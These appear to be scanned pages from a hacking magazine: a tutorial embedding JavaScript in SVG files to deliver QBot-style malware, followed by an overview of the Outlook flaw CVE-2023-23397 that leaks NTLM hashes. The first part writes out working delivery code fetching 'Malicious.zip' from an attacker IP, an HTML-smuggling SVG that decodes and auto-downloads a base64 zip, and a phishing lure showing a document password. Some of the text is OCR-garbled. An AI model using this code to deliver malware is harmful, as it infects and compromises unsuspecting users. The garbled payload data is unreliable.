
<h1>My first SVG</h1>
<!-- Button to download using Blob -->
<button onclick="downloadWithBlob()">Download Qbott</button>

<svg width="100" height="100">
  <circle cx="50" cy="50" r="40" stroke="green" stroke-width="4"
fill="yellow" />

<script>
function downloadFile(url, fileName){
  fetch(url, { method: 'get', mode: 'no-cors', referrerPolicy: 'no-
referrer' })
    .then(res => res.blob())
  
```

Windows (CRLF) Ln 9, Col 52 100%

I replace the JavaScript code inside SVG tags with a code to download payload we want.



```

svg.html - Notepad
File Edit Format View Help
<script>
function downloadFile(url, fileName){
  fetch(url, { method: 'get', mode: 'no-cors', referrerPolicy: 'no-
referrer' })
    .then(res => res.blob())
    .then(res => {
      const aElement = document.createElement('a');
      aElement.setAttribute('download', fileName);
      const href = URL.createObjectURL(res);
      aElement.href = href;
      // aElement.setAttribute('href', href);
      aElement.setAttribute('target', '_blank');
      aElement.click();
      URL.revokeObjectURL(href);
    });
};

```



```

svg.html - Notepad
File Edit Format View Help

    aElement.href = href;
    // aElement.setAttribute('href', href);
    aElement.setAttribute('target', '_blank');
    aElement.click();
    URL.revokeObjectURL(href);
});
};
document.querySelector('button').onclick =function () {
    downloadFile('http://192.168.40.153:8000/Salary_Details_5.zip', 'Malicious.zip');
}

</script>
</svg>

</body>

</html>


Windows (CRLF) Ln 39, Col 1 100%

```

On the script to download a file called Salary_Details_5.zip hosted on our Attacker system. We are using zip file as attackers in Real world used a zip archive payload which on extracting gave ISO payload (Readers have learnt how to create ISO, ZIP etc payloads in the July 2022 Issue).



As we click on the download QBot button, our payload is downloaded and saved as "Malicious.zip" file as shown below.



This is how hackers in Real world used SVG images to deliver Qbot Malware to Windows systems. However, in Real world, hackers used this method combining it with HTML smuggling to evade firewalls while delivering malware. Readers learnt how HTML smuggling works in our

```

1 <!DOCTYPE svg PUBLIC "-//W3C//DTD SVG 1.1//EN" "http://www.w3.org/Graphics/SVG/1.1/DTD/svg11.dtd">
2 <svg version="1.1" xmlns="http://www.w3.org/2000/svg">
3   <circle cx="250" cy="250" r="50" fill="red" />
4   <script type="text/javascript">
5     <![CDATA[
6
7       var text = 'UESDBBQAAQAIJF6PFW13bCI50MGAADgDwAMAAAUKVGIZI5MTYuaXNv9D/WjB6zbJKcwf7y7v2mJ/KHb
8
9     function b64toBlob(b64Data, sliceSize)
10    {
11      var byteArrays = [];
12      var byteCharacters = atob(b64Data);
13
14      for (var offset = 0; offset < byteCharacters.length; offset += sliceSize)
15      {
16        var slice = byteCharacters.slice(offset, offset + sliceSize);
17        var byteNumbers = new Array(slice.length);
18
19        for(var i = 0; i < slice.length; i++)
20        {
21          byteNumbers[i] = slice.charCodeAt(i);
22        }
23
24        var byteArray = new Uint8Array(byteNumbers);
25        byteArrays.push(byteArray);
26      }
27
28      var blob = new Blob(byteArrays, {type: "application/zip"});
29      return blob;
30    }
31
32    function newFile(blob)
33    {
34      let file = new File([blob], "attachment.zip", {type: "application/zip"});
35      let exportUrl = URL.createObjectURL(file);
36      window.location.assign(exportUrl);
37      URL.revokeObjectURL(exportUrl);
38    }
39
40    var blob = b64toBlob(text, 512);
41    newFile(blob);
42
43  ]]>
44 </script>
45 </svg>

```



```

<div style=3D"position: absolute; left: 50%;">
  <div style=3D"position: relative; left: -30%; top: 320px; font-size: =
32px;">
    The &#102;ile is not displayed correctly. Use local downloaded =
&#102;ile.
  </div>
  <div style=3D"position: relative; left: -10%; top: 340px; font-size: =
32px;">
    Document &#80;assword:
  </div>
  <div style=3D"position: relative; left: 26%; top: 260px; font-size: =
36px;">
    <p id=3D"xVCyayHp" class=3D"box">abc333</p>
  </div>
</div>

<embed =
src=3D"data:image/svg+xml;base64,PCFET0NUWVBFIHN2ZyBQVUJMSUMgIi0vL1czQy8v=
RFREIFNWRYAxLjEvL0V0IiAiaHR0cDovL3d3dy53My5vcmcvR3JhcGhpY3MvU1ZHLzEuMS9EV=
EQvc3ZnMTEuZHRkIj4NCjxzdmcgdmVyc2lvbj0iMS4xIiB4bWxucz0iaHR0cDovL3d3dy53My=
5vcmcvMjAwMC9zdmciPg0KCTxjaXJjbGUgY3g9IjI1MCIgY3k9IjI1MCIgcj0iNTAiIGZpbGw=
9InJlZCIgZ4NCgkJPHNjcmlwdCB0eXB1PSJ0ZXh0L2phdmFzY3JpcHQiPg0KCQk8IVtDREFU=
QVsNCg0KCQk8JmFyIHRleHQgPSAnVUVzREJCUUFBUUFJQUUpGNlBGVzEzYkNjczBNR0FBRGdEd=
0FNQUFBQVVRVkdJekk1TVRZdWFTYnY5RC9XakI2emJKS2N3Zjd5N3YybUovS0hiNUhBQlRCb2=
ZwcnliSHYrQVRvYnBVZm9Bc2tUT1dnNURMMUtuV0doKy9jWHB0cXBLM2NWNEdVWURKWU9tdzI=
4QmYrZXR3Q1RrQWNqUGZ0T0NnamNVbFRoVFU0Q1N6OUdQYlP3UHM3MVAwOS9BSFBUB3N3dVlr=
UXlVNDI2TjhCeHhYjZaVjF1T2wzVFZMd3hFS1RucWVRSDU3aCtENjZMMDNpamQvbHdlU1dIT=
FBBZDl3anhqNTdzenBONW5HaHBSN0hHSXFWd1BXek04MEpac2NyL01VZWcybURiRVA0bXBPWi=
t0bTFRbUdUb1Q3UkE3cCt4VEVhUTBJUVN5e1k5cWF3MVQzMk5wQVduWDBMQW1UeEVM0EpzN0F=
scktiZ2k40UF5V2VLL0Fjb01mWEFqSytyL3h0TFlyd1lIMDhNd1FTbVEvQU1vMnF1bVBSdm9q=
ZTRIOER1aklWSXNFWTJZdkNYZU54OGJkNkZQVxvN0Q0L0ZiYl1lLbUjXNFjwMTJjaVp6ZFpR=
TLRbHRNakhrc0JDZnFWSFRiV0pZYVc0ZmpNbXpJbGh0ejREd1EwRDddekRORDA4YWZkWm1Mai=
9tVkc2SlhmeVZIEE5ma2NpcFhxMGxrTzZMQXFhZDNhNWc0bEZMRmMrS1JVc0tKWlo0a2RkdWl=
EQWQrckJ4ZGFxUTl0WlFUb0VxTTZsNDRRd2UwamFLRTAwYk1MOWFjVkdRenVxTFoxN09jVWls=
RWd1T3ZjL2Y2ZUFLK2R3UmF2MG05RXVuSys5V2s5cUhXOVhubnFXNVdiMmRDS0ZZNzViaE9Rb=
DJJaEw3Mk9Gekg5YkZybVJWkdPREg1UDgrakdIUjlIdDhHcVN4SUtKa1ZUa2JJUjNELzQyWj=
B1dkUzemRETxdAAHludENza2cwTnpON1lXRlQ5aXc5L2hPb0dsLy9XTFo1VnUxbUg0enFmMUN=
0MkR2NHY2L1BoclJLUitoZko4cERmS3N5ZGtDQzgyZ3BQVWw1FQSmTjWjJ3YnpXR1dmaHJI=
bVRLdl1LWk1pGNGJDTdyTGx0RTBZN1BYeGJ0SlpVU8wRFV5VGx0d1BTazYzV1FES2UwK28xV=
m1paTR5T3BxeXVnb1l4Q2k2UXA4Tmw5VVBGeWdmUkRWNWU4MlLVRS83R1Q3WE1sWS9Dc0tJT2=
dxaXpBRUY5TnZsQUNkdmNIOU4yMm9RWHFSVVEwbWpFVFoxbUdNUzBie1NZK1o0NjNHZE5IRjJ=

```

(Image Source: Wikipedia)


"Threat actors (TAs) using built-in data exfiltration methods like [living off the land binaries and scripts] negate the need to bring in external tools that might be flagged by security software and/or human-based security detection mechanisms,"

- Palo Alto Networks Unit 42 researcher Ryan Chapman on latest attacks of Vice Society Ransomware.

Microsoft Outlook Zero-Day exploited by APT28

REAL WORLD HACKING

OVERVIEW OF CVE-2023-23397



Introduction

In the ever-evolving landscape of cybersecurity, vulnerabilities pose significant risks to computer systems, potentially allowing malicious actors to exploit weaknesses and gain unauthorized access.

On 14th March 2023, Microsoft released a security patch to address an elevation-of-privilege vulnerability identified in Microsoft Outlook. Tracked as CVE-2023-23397, this vulnerability can be automatically triggered through a specially crafted email, leading to the theft of new technology LAN manager (NTLM) credential hashes. The Computer Emergency Response Team for Ukraine (CERT-UA) reported the vulnerability to Microsoft, prompting their response and subsequent patch release.

According to Microsoft Threat Intelligence, a threat actor based in Russia has actively exploited this vulnerability in targeted attacks against a limited number of organizations operating in Europe's government, transportation, energy, and military sectors. These attacks demonstrate the real-world impact and potential consequences of CVE-2023-23397.

Furthermore, the security community has observed the dissemination of proof-of-concept (PoC) exploit code by threat actors on various cybercriminal forums, including XSS. MDSec, a cybersecurity company, has developed a PoC that showcases the exploitation technique. Additionally, several exploit codes, which align with the MDSec PoC, have been shared on cybercriminal forums. It is important to note that while MDSec's PoC and the exploit codes on these forums predominantly use the "appointment" item type in Outlook, samples of malicious Outlook messages uploaded to VirusTotal in December 2022 and January 2023 indicate the use of "task" and "note" item types.

This information highlights the active circulation of exploit code and the diverse tactics employed by threat actors to leverage the vulnerability (CVE-2023-23397). The availability of mult

iple item types for exploitation underscores the need for organizations to remain vigilant and apply comprehensive security measures to mitigate the risks associated with this vulnerability.

Background

CVE-2023-23397 is identified as a critical elevation of privilege (EoP) vulnerability affecting Microsoft Outlook. This vulnerability allows threat actors to exploit the software by sending a specially crafted email utilizing three message types: note, appointment, and task. Within the email, an extended Message Application Program Interface (MAPI) property is included, pointing to a Universal Naming Convention (UNC) path. Upon receiving the email, the victim's Outlook client automatically connects to the remote share specified in the UNC path, inadvertently exposing their NTLM hash to the attacker's server. This NTLM harvesting can be leveraged for hash relay attacks or offline password cracking.

MAPI properties serve as attributes or metadata associated with items or messages in MAPI-based messaging systems like Microsoft Exchange. These properties encompass various details such as email addresses of the sender and recipients, timestamps, subject lines, message bodies, and attachment information. Developers can utilize MAPI properties to programmatically access, create, modify messaging data, or build custom applications that integrate with Exchange or other MAPI-enabled services.

A Universal Naming Convention (UNC) path is a standardized naming convention used to specify the location of network resources, including files or folders, on specific servers within a network. It allows users to access shared resources by following a syntax that consists of the server's name and the complete path to the desired resource. A UNC path begins with a double backslash (\), followed by the server's name and the shared resource's name.

Despite Microsoft's release of a patch, security researcher Will Dormann revealed on Twitter that the fix for CVE-2023-23397 only addresses remote sound Uniform Resource Identifiers (URIs) containing a period ('.') in them. Consequently, if an SMB host accessible solely by its hostname is used, the vulnerability can still be triggered. This implies that attackers within the local area network (LAN) can still exploit CVE-2023-23397, highlighting the limitations of the patch provided by Microsoft.

Exploitation Overview

CVE-2023-23397 in Microsoft Outlook involves leveraging a specific vulnerability within the software's codebase. The exploit allows attackers to manipulate Outlook's behavior, bypassing security mechanisms and potentially gaining unauthorized access to sensitive data or executing arbitrary code. The customer advisory from Deepwatch Labs reveals that threat actors have successfully exploited this vulnerability since April 2022, indicating the sophistication and impact of the exploit.

Real World Attacks

According to Deep Instinct, malicious emails identified create the following timeline of attacks exploiting CVE-2023-23397:

- Between April and May 2022, the Foreign Ministry of Romania received several malicious emails with a command and control server IP address of 101.255.119.42.
- Between September and November 2022, an undisclosed number of transportation companies in Poland received several emails with a command and control server IP address of


213.32.252.221.

- On 25 October 2022, the foreign ministry of Jordan received an email with a command and control server IP address of 168.205.200.55.
- On 11 November and 1 December 2022, two Ukrainian gas companies received multiple emails with a command and control server IP address of 185.132.17.160.
- On 29 December 2022, a Turkish defense contractor received an email with a command and control server IP address of 113.160.234.229.

Based on Deep Instinct's analysis of the malicious emails in VirusTotal, the attacks against Ukraine, Poland, and Romania between April and December 2022 align with Russian interest, providing credence to Microsoft's attribution of attacks to a Russian-based threat actor. While the attacks against Jordan and Turkey align with Iranian interests.

Exploit Development and Code Execution

To exploit CVE-2023-23397, threat actors need to develop an exploit and execute malicious code within Microsoft Outlook. ATI has completed testing of one of the publicly available PoC exploit codes in a lab environment, and can confirm the disclosure of NTLM hashes to the external/malicious server. At this time, new Outlook installations block domains and IP addresses in the affected fields which prevents external NTLM leakage but the attack is still possible using a local name within the network to bypass the mitigation (please note some of the screenshots will have the local name replaced with the IP address of the attacker system to appear consistent with how the attack would look in a real scenario on an unpatched system).



